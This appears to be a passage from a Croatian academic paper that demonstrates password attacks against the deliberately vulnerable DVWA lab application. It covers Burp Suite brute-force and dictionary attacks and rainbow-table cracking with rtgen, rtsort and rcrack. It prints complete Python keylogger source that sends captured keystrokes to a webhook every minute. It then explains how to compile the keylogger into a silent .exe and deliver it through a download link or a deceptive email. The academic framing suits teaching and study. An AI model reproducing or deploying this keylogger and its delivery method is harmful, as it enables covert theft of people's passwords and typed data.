
Osim postavljanja virtualne mašine i njezinog operacijskog sustava, potrebno je ažurirati i operacijski sustav. Način na koji se Linux Ubuntu ažurira je preko komandi „sudo apt upgrade -y“ i „sudo apt update“ koje se upisuju unutar terminala te se pokreće automatsko ažuriranje svih datoteka unutar sustava. Također, kako bi se mogli testirati određeni napadi, koristit će se prije postavljena stranica i baza podataka pod nazivom DVWA (engl. Damn Vulnerable Web Application) koja omogućava razne vrste napada te povećavanje sigurnosnih mjera koje se koriste.

5.2. Implementacija i demonstracija napada

Tokom implementacije i demonstracije napada koristila se privatna baza podataka te aplikacija pod nazivom DVWA kao privatni resurs za testiranje i implementaciju različitih napada. Prije kreiranja ikakvog napada, napadač mora pronaći svoju metu, u ovom slučaju to je DVWA. Prva simulacija napada će se odnositi na napad sirovom snagom koji, kako bi se proveo, zahtijeva već poznato korisničko ime koje se koristi.

5.2.1. Implementacija napada sirovom snagom


Nakon što je napadač saznao korisničko ime žrtve koju će napasti (u ovom slučaju prvo korisničko ime će biti „Smithy“), idući potrebni korak koji se mora poduzeti je dohvaćanje podataka stranice uz pomoć nekog alata kao što je „Wireshark“ i slično. Jedan od alata koji također pruža ovakvu funkciju je „Burpsuite“, funkcionalnost tog alata će biti prikazana prilikom implementacije. Sve što napadač mora napraviti kako bi dobio određene potrebne podatke je unijeti korisničko ime i bilo koju nasumičnu lozinku te može započeti s napadom. Dohvaćanje podataka je prikazano na slici 6.



Slika 6. Dohvaćanje podataka sa stranice

Na slici 6 vidimo korištene stranice na koje se pristupalo u vremenu uključivanja praćenja podataka unutar alata. Prema prikazanom vidimo određene metode koje su korištenje prilikom interakcije s Internet stranicama te vidimo kako se u zadnjoj pristupanoj

lokaciji vršila „GET“ metoda i njen zahtjev koji sadrži uneseno korisničko ime i neku nasumičnu lozinku kako bi presreli potrebne podatke za nastavak izvršavanja napada. Nakon dohvaćanja zahtjeva, sve što napadaču preostaje je postaviti određene parametre napada kao što su: koji će se znakovi koristiti u napadu, kolika će biti dužina lozinke i slično. U prvom pokušaju radi početne jednostavnosti prikaza funkcionalnosti ovog napada na jednostavnijim lozinkama zadani su samo brojevi 1, 2, 3 i 4 u korištenje te veličina lozinke od 4 znamenke koju će napad silom isprobavati. Osim namještanja znakova također je i postavljena riječ „incorrect“ unutar funkcije dohvaćanja vraćenog odgovora prilikom isprobavanja svake lozinke iz razloga lakšeg prepoznavanja ispravne lozinke. Postavke su vidljive na slici 7.



Slika 7. Postavke napada

Nakon postavljanja željenih parametara napada, posljednji korak je pokrenuti napad te čekati rezultate napada. U ovom slučaju radi vrlo kratke lozinke i same jednostavnosti napad sirovom snagom je bio prilično efektivan te mu je bilo potrebno jako kratko vrijeme za uspjeh.

Zahtjev br.	Kombinacija lozinke	Status	Vrijeme	Dužina	incorrect
28	1234	200	09:55:33	4665	
0		200	09:55:11	4620	1
1	4444	200	09:55:11	4619	1
2	3444	200	09:55:11	4619	1
3	2444	200	09:55:12	4619	1
4	1444	200	09:55:12	4620	1
5	4344	200	09:55:12	4619	1
6	3344	200	09:55:12	4620	1
7	2344	200	09:55:13	4619	1
8	1344	200	09:55:13	4620	1
9	4244	200	09:55:14	4619	1
10	3244	200	09:55:14	4619	1
11	2244	200	09:55:15	4619	1
12	1244	200	09:55:16	4619	1
13	4144	200	09:55:16	4620	1
14	3144	200	09:55:17	4619	1
15	2144	200	09:55:18	4619	1
16	1144	200	09:55:18	4620	1
17	4434	200	09:55:19	4619	1
18	3434	200	09:55:20	4619	1
19	2434	200	09:55:21	4619	1
20	1434	200	09:55:24	4620	1

Slika 8. Rezultat napada na lozinku koja nema zaštitu uz brute-force

Prema slici 8 vidimo kako nedostatak sigurnosnih mjera znatno olakšava napad korištenjem sirove snage te njegovu brzinu. Međutim, u većini slučajeva će se koristiti sva slova i brojevi prilikom izvršavanja napada te će napadu biti potrebno puno više vremena za provedbu pa postoji manja šansa za uspjeh. Za prikaz razlike možemo usporediti sliku 8 i sliku 9 kako bismo vidjeli trajanje napada na istu lozinku za vrijeme korištenja određenih znakova i svih znakova.

Zahtjev br.	Kombinacija lozinke	Vrijeme	incorrect
0		11:02:51	1
1	aaaa	11:02:51	1
195	ofaa	11:15:25	1


Slika 9. Napad uz sve znakove i brojeve

Kao što je prikazano na slici 9, unutar 13 minuta isprobano je samo 195 različitih kombinacija lozinki koje sadrže četiri znaka, te to prikazuje koliko dugotrajan je ovaj proces probijanja lozinke.

5.2.2. Implementacija napada rječnikom

Nakon implementacije napada sirovom snagom, iduća implementacija koja će biti implementirana i prikazana je napad korištenjem rječnika. Način provođenja napada rječnikom se provodi na isti način kao i napad sirovom snagom, međutim postoji jedna manja razlika. Umjesto isprobavanja svih mogućih kombinacija, napad rječnikom će isprobavati samo one lozinke koje se koriste unutar određene tekstualne datoteke.

Prema tome kao i kod napada sirovom snagom, dohvaćanje podataka prije napada je nužno te je proces isti, kao što je prikazano na slici 6. Jedina razlika je što će se, umjesto već napadnutog korisnika „smithy“ napadati korisnik „gordonb“ koji ima neku nasumično postavljenu lozinku koja se često koristi. Potom se postavljaju postavke napada.



Slika 10. Postavke napada rječnikom

Na slici 10 vidimo postavljene parametre koji će se koristiti prilikom napada rječnikom, te vidimo neke od riječi koje će se testirati kao potencijalne lozinke. Osim dodavanja specifične liste postoji i mogućnost ručnog unosa riječi te brisanje pojedinih riječi iz prije napravljenih „rječnika“.

Zahtjev br.	Kombinacija lozinke	Status	Vrijeme	Dužina	incorrect
762	q1w2e3	200	12:52:01	4665	
0		200	12:18:03	4620	1
1	123456	200	12:18:03	4619	1
2	12345	200	12:18:04	4620	1
3	password	200	12:18:04	4619	1
4	password1	200	12:18:04	4620	1
5	123456789	200	12:18:04	4619	1
6	12345678	200	12:18:05	4619	1
7	1234567890	200	12:18:05	4620	1
8	abc123	200	12:18:06	4619	1
9	computer	200	12:18:06	4620	1
10	tigger	200	12:18:07	4619	1
11	1234	200	12:18:07	4619	1
12	qwerty	200	12:18:08	4619	1
13	money	200	12:18:08	4619	1

Slika 11. Rezultat implementacije napada rječnikom

Na slici 11 vidimo kako je provođenje napada rječnikom trajalo neko vrijeme kako bi se pronašla točna lozinka korisnika „gordonb“. Prema tim rezultatima vidimo kako je tražena nasumična lozinka bila „q1w2e3“ te se ona nalazila na 762 mjestu unutar pretraživanog rječnika sa često korištenim zaporkama.

5.2.3. Implementacija napada programom za pamćenje unosa tipki

Osim direktnih napada na lozinke pri kojima se isprobavaju sve moguće kombinacije ili specifične riječi, postoji još jedan način napada na lozinke i integritet sustava. Napad koji se često koristi u takvim slučajevima je zapravo „keylogger“. Ta vrsta napada se pohranjuje na korisničkim računalima na način da ga korisnik preuzme ili ga napadač jednostavno fizički postavi na računalo ako ima pristup te je njegova izvedba vrlo jednostavna i direktna ukoliko se ne postave određene mjere zaštite.

Prije same implementacije takvog načina napada potrebno je kreirati program koji će obavljati funkcionalnost pamćenja unosa tipkovnice i funkcionalnost informiranja napadača što je uneseno. Prilikom izrade koda za takav program u ovom slučaju je korišten programski jezik „python“ te određene ekstenzije koje python može koristiti.

Programski kod za pamćenje unosa tipki na tipkovnici te informiranje napadača:

```
from dhooks import Webhook
from threading import Timer
from pynput.keyboard import Listener, Key

URL_KUKICE = 'Putanja poveznice'
VREMENSKI_INTERVAL = 60

class Keylogger:
```

```
    def __init__(self, url_kukice, interval):
        self.interval = interval
        self.kukica = Webhook(url_kukice)
        self.zapisnik = ""
        self.shift_pritisnut = False
        self.alt_pritisnut = False

    def _izvjestaj(self):
        if self.zapisnik != '':
            self.kukica.send(self.zapisnik)
            self.zapisnik = ''
        Timer(self.interval, self._izvjestaj).start()

    def _pri_pritisnutu_tipku(self, tipka):
        try:
            if tipka == Key.space:
                self.zapisnik += ' '
            elif tipka == Key.enter:
                self.zapisnik += '\n'
            elif tipka == Key.backspace:
                self.zapisnik = self.zapisnik[:-1]
            elif tipka in [Key.shift, Key.shift_l, Key.shift_r]:
                self.shift_pritisnut = True
            elif tipka in [Key.alt, Key.alt_l, Key.alt_r, Key.alt_gr]:
                self.alt_pritisnut = True
            elif hasattr(tipka, 'char') and tipka.char is not None:
                if self.shift_pritisnut:
                    self.zapisnik += tipka.char.upper()
                else:
                    self.zapisnik += tipka.char
            else:
                self.zapisnik += f'[{tipka.name}]'
        except AttributeError:
            self.zapisnik += f'[{tipka}]'

    def _pri_pustanju_tipke(self, tipka):
        if tipka in [Key.shift, Key.shift_l, Key.shift_r]:
            self.shift_pritisnut = False
        if tipka in [Key.alt, Key.alt_l, Key.alt_r, Key.alt_gr]:
            self.alt_pritisnut = False

    def pokreni(self):
        self._izvjestaj()
        with Listener(on_press=self._pri_pritisnutu_tipku,
on_release=self._pri_pustanju_tipke) as slusac:
            slusac.join()

if __name__ == '__main__':
    Keylogger(URL_KUKICE, VREMENSKI_INTERVAL).pokreni()
```

Na samom početku koda se dohvaćaju biblioteke „dhooks“, „threading“ i „pynput.keyboard“ iz kojih su izvučene određene metode. U ovom slučaju izvučena je metoda „Webhook“ koja će se poslije koristiti za slanje pritisnutih tipki na tipkovnici te je izvučena metoda „Timer“ koja će služiti kao brojač vremena i metode „Listener“ i „Key“ koje će pratiti pritisnute tipke. Nakon dohvaćanja biblioteka kreirane su konstante „URL_KUKICE“ u kojima

se nalazi poveznica na koju će se slati dohvaćene tipke te „VREMENSKI_INTERVAL“ unutar kojeg je definirano vrijeme u sekundama nakon kojeg će se informacije slati napadaču.

Potom se kreira klasa „Keylogger“ koja sadrži sve metode i varijable koje će se koristiti. Na samom početku postoji inicijalizacijska metoda „__init__“ koja se poziva prilikom kreiranja klase te se unutar nje postavlja interval slanja zapisa, kreira objekt za slanje podataka, kreira se tekstualna varijabla koja će sadržavati prikupljene pritiske tipki te varijable koje prate stanje tipki „Shift“ i „Alt“ koristeći sistem „Točno“ i „Netočno“.


Još jedna od metoda koja se kreira je metoda „izvjestaj“ koja se koristi za slanje prikupljenih podataka i resetiranje zapisnika. Unutar te metode se provjerava se je li zapisnik pun te potom se šalju podaci na određenu platformu te se resetira zapisnik nakon slanja i u konačnici ponovno postavlja brojač.

Iduća metoda je metoda „_pri_pritisnutu_tipku“ koja obraduje pritisnute tipke na tipkovnici. Unutar velikog „try“ bloka nalaze se varijable koje dodaju razmak ukoliko je pritisnuta tipka za razmak, novi red za tipku „Enter“, brisanje ukoliko je pritisnuto brisanje, te prepoznavanje tipki „Shift“ za razliku velikih i malih slova. Na kraju metode nalazi se dodavanje znaka u zapisnik uz provjeru da je tipka „Shift“ pritisnuta i u slučaju pogreške, dodaje se tipka u zapisnik kao tekst.

Posljednje dvije metode koje su kreirane su „_pri_pustanju_tipke“ i „pokreni“. Unutar prve metode obrađuje se puštanje tipki nakon pritiska. Ova metoda je primarno kreirana radi provjeravanja tipki „Shift“ i „Alt“ radi posebnih znakova koji se mogu kreirati koristeći te tipke u kombinacijama. Unutar druge metode, pokreće se program te se postavlja „slušač“ za pritiske i puštanje tipki.


Kada je kod završen potrebno ga je implementirati u funkciju, međutim prije same implementacije u napad, programski kod je potrebno pretvoriti u „.exe“ ekstenziju. Naime, ukoliko se python dokument pokreće ekstenzijom „.py“ osoba koja ga pokreće mora imati preuzeti python jezik i sve metode koje se koriste unutar samog programskog koda što predstavlja problem. Stoga se u ovoj situaciji kod prebacuje u „.exe“ gdje nije potrebno da korisnik ima preuzet python programski jezik kako bi napad funkcionirao. Jedan od načina na koji se python datoteka može prebaciti u „.exe“ ekstenziju je korištenjem alata „Auto Py to Exe“.

Na slici 12 prikazan je izgled alata „Auto Py To Exe“. Prvi korak je odabir putanje programa koji se želi prevesti u „.exe“ ekstenziju. Potom postoje dodatne mogućnosti poput odabiranja opcija želi li se vidjeti prikaz terminala nakon pokretanja ili ne. Isto tako postoji mogućnost dodavanja specifične ikone za program.



Slika 12. Alat auto-py-to-exe

Nakon kreiranja programskog koda u „.exe“ ekstenziji, program je spreman za implementiranje. Implementacija ovakvog napada vrši se postavljanjem programa na neku poveznicu ili stranicu gdje će ga biti moguće preuzeti. Jedna od dodatnih mogućih opcija je i slanje poruke putem e-pošte kako bi korisnik preuzeo program misleći da se radi o nekoj aplikaciji. Nakon što se program pokrene, ne izbacuje se nikakva obavijest te se ne prikazuje pokretanje aplikacije. Međutim, iako nije prikazano, program se vrti u pozadini i obavlja funkciju.



Slika 13. Prikaz funkcionalnosti koda

5.2.4. Implementacija napada rainbow tablicom

Osim napadanja čistih informacijskih sustava i pokušaja probijanja čiste lozinke, postoji i napad koji se bavi dekriptiranjem šifriranih lozinki. To je „rainbow“ napad. Unutar rainbow napada unaprijed se pretpostavlja da je napadač uspio dohvatiti šifriranu lozinku na neki neetičan način te nema mogućnost dolaska do prikazane zaporke u tekstualnom obliku. U takvim slučajevima napadač se često služi rainbow tablicom unutar koje se kreiraju razne kombinacije kriptiranih lozinki te se obavlja međusobno uspoređivanje s ukradenom lozinkom.


Jedan od načina na koji se ta vrsta napada može napraviti je korištenjem alata kao što je „rainbowcracker“ koji se može preuzeti unutar Linux sustava. Nakon preuzimanja alata, potrebno je kreirati tablice koje sadrže različite kombinacije kriptiranih lozinki, a to se vrši uz pomoć naredbe „rtgen“, te je prikazano na slici 14.

Slika 14. Korištenje alata „rainbowcracker"

Prilikom korištenja alata „rainbowcracker“ koristi se komanda rtgen u kojoj je potom potrebno definirati koja vrsta kriptiranja se želi koristiti. U ovom slučaju definirana je zaštita „MD5“ kriptiranjem. Osim definiranja modela kriptiranja, je potrebno odabrati i potencijalne znakove koje želimo i mislimo da se koriste u lozinki, te se na slici 14 vidi kako su definirani samo brojevi i dužina lozinke je zamišljena u rasponu od 1 do 4 te je željeni broj kombinacija koji želimo kreirati postavljen na 25.000. Prilikom izvršavanja kreiranja te tablice, prikazano je

kako je za izradu bilo potrebno samo 5 sekundi vremena, što je relativno brzo uzimajući u obzir količinu podataka koja se kreira.

Nakon kreiranja tablice koja će se koristiti za pretragu potrebno je tu istu tablicu sortirati. Ta se funkcija izvršava naredbom „rtsort“ nakon koje je potrebno pokrenuti pretraživanje tablice. Kao što je prethodno spomenuto, potrebno je imati kriptiranu lozinku koja je ukradena na neki drugi neetični način. Kada smo spremni za pokretanje napada koristi se komanda „rcrack . -h 'Kriptirana lozinka1' “ te se pretražuje kriptirana lozinka kroz sve kreirane tablice. Na slici 15 vidimo kako je pretraživanje bilo uspješno provedeno, međutim detaljnije objašnjenje drugih rezultata će biti objašnjeno u kasnijem poglavlju.



Slika 15. Pokretanje rainbow napada

5.3. Usporedba napada na lozinke

Svaka metoda ima svoje prednosti i nedostatke u pogledu efikasnosti, složenosti implementacije, te vremenske i resursne potrošnje. Prema tome vidimo kako je metoda napada sirovom snagom vrlo efikasna za kratke i jednostavne lozinke. Međutim, kako dužina i složenost lozinke raste, efikasnost ove metode značajno opada. Vrijeme potrebno za probijanje lozinke eksponencijalno raste s povećanjem njene dužine, a metoda zahtijeva značajne računalne resurse, uključujući procesor i memoriju, posebno za složenije lozinke. Implementacija napada sirovom snagom je relativno jednostavna korištenjem alata poput

"John the Ripper" i „Burpsuite“, te zahtijeva osnovno poznavanje rada sa softverom za probijanje lozinki.

Druga metoda je napad korištenjem rječnika (engl. dictionary attack). Efikasnost ove metode ovisi o kvaliteti i relevantnosti korištenog rječnika. Ako su lozinke u rječniku često korištene, metoda može biti vrlo efikasna. Vrijeme potrebno za probijanje lozinke je manje nego kod napada sirovom snagom jer se isprobavaju samo unaprijed definirane riječi. Potrebni resursi su također niži u usporedbi s napadom sirovom snagom jer se isprobava manji broj mogućnosti. Složenost implementacije napada korištenjem rječnika je umjerena. Potrebno je kreirati ili nabaviti kvalitetan rječnik lozinki, a uz tehničke zahtjeve je vrlo sličan napadu sirovom snagom.

Treća metoda je napad pomoću keyloggera. Ova metoda je vrlo efikasna ako je uspješno implementirana, jer bilježi sve unose korisnika na tipkovnici. Vrijeme potrebno za dobivanje lozinki ovisi o aktivnosti korisnika, a resursna potrošnja je niska jer se keylogger programi obično izvršavaju u pozadini s minimalnim korištenjem resursa. Složenost implementacije keyloggera je visoka. Potrebno je napisati ili nabaviti keylogger program, te ga uspješno instalirati na ciljanom računalu, što zahtijeva napredno poznavanje programiranja i metoda skrivanja štetnih programa.

Četvrta metoda je napad korištenjem rainbow tablica (engl. rainbow table attack). Ova metoda unaprijed izračunava hash vrijednosti za veliki broj mogućih lozinki i sprema ih u tablicu. Kada se pronađe šifrirana vrijednost lozinke, ona se jednostavno pretražuje u tablici. Efikasnost ove metode je vrlo visoka jer omogućuje brzo pretraživanje velikog broja lozinki. Međutim, priprema rainbow tablica zahtijeva značajne resurse, uključujući vrijeme i memoriju za pohranu velikih tablica. Implementacija napada pomoću rainbow tablica je umjerene težine s velikom potražnjom vremena, budući da je potrebno izraditi ili nabaviti tablice te koristiti odgovarajući softver za pretraživanje. Rainbow napad je vrlo sličan napadu sirovom snagom, zato što kreira sve moguće kombinacije za određena slova i brojeve te time opterećuje sustav. Međutim kada se uspoređuje s brzinom pretrage i efikasnosti, u današnje vrijeme je puno korišteniji način napada. Naime, ukoliko lozinke nemaju dodatan sloj zaštite od ove vrste napada bit će otkrivene u vrlo kratkom vremenu.

5.4. Analiza rezultata napada

Nakon provedenih testiranja različitih metoda napada na lozinke, rezultati su pokazali različite razine efikasnosti, složenosti implementacije te potrošnje vremena i resursa.

Napad sirovom snagom pokazao se efikasnim za probijanje kratkih i jednostavnih lozinki. Na primjer, lozinke duljine do šest znakova, sastavljene isključivo od malih slova, bile su probijene u razumnom vremenskom roku. Međutim, za složenije lozinke, uključujući one koje sadrže velika slova, brojeve i posebne znakove, vrijeme potrebno za probijanje eksponencijalno se povećalo. Kod pokušaja probijanja lozinki duljine deset i više znakova, vrijeme probijanja bilo je toliko dugo da nije bilo izvedivo s obzirom na resurse dostupne na slabijem računalu. Ova metoda zahtijeva značajne računalne resurse, uključujući procesorsku snagu i memoriju, što je ograničavajući faktor za složenije lozinke. Osim dužina lozinki još nisu bile implementirane mjere zaštita koje bi dodatno otežale provođenje ili čak potpuno onemogućile napad.

Napad korištenjem rječnika bio je efikasan kada su lozinke bile jednostavne i često korištene riječi ili fraze. Pomoću kvalitetnih rječnika, probijen je veći broj jednostavnih lozinki u kratkom vremenskom roku. Međutim, kada su lozinke postale složenije i uključivale kombinaciju nasumičnih znakova, brojeva i simbola, efikasnost ove metode značajno se smanjila. Korištenje rječnika nije uspjelo probiti lozinke koje nisu bile uobičajene ili predvidljive. Ova metoda je umjereno zahtjevna za implementaciju i zahtijeva pripremu i održavanje kvalitetnih rječnika lozinki.

Keylogger se pokazao kao vrlo efikasna metoda, ali njegova efikasnost ovisi o uspješnoj instalaciji na ciljanom sustavu. Kada je keylogger uspješno postavljen, bilježenje unosa korisnika omogućilo je dobivanje podataka bez obzira na njihovu složenost. Međutim, implementacija i skrivanje keyloggera zahtijeva napredno tehničko znanje i vještine. Također, ovisnost o aktivnosti korisnika znači da je za dobivanje lozinki ponekad potrebno dulje vrijeme čekanja. Resursna potrošnja keyloggera je niska, ali složenost implementacije i potencijalni pravni problemi vezani uz ovu metodu čine je manje praktičnom za svakodnevnu uporabu.

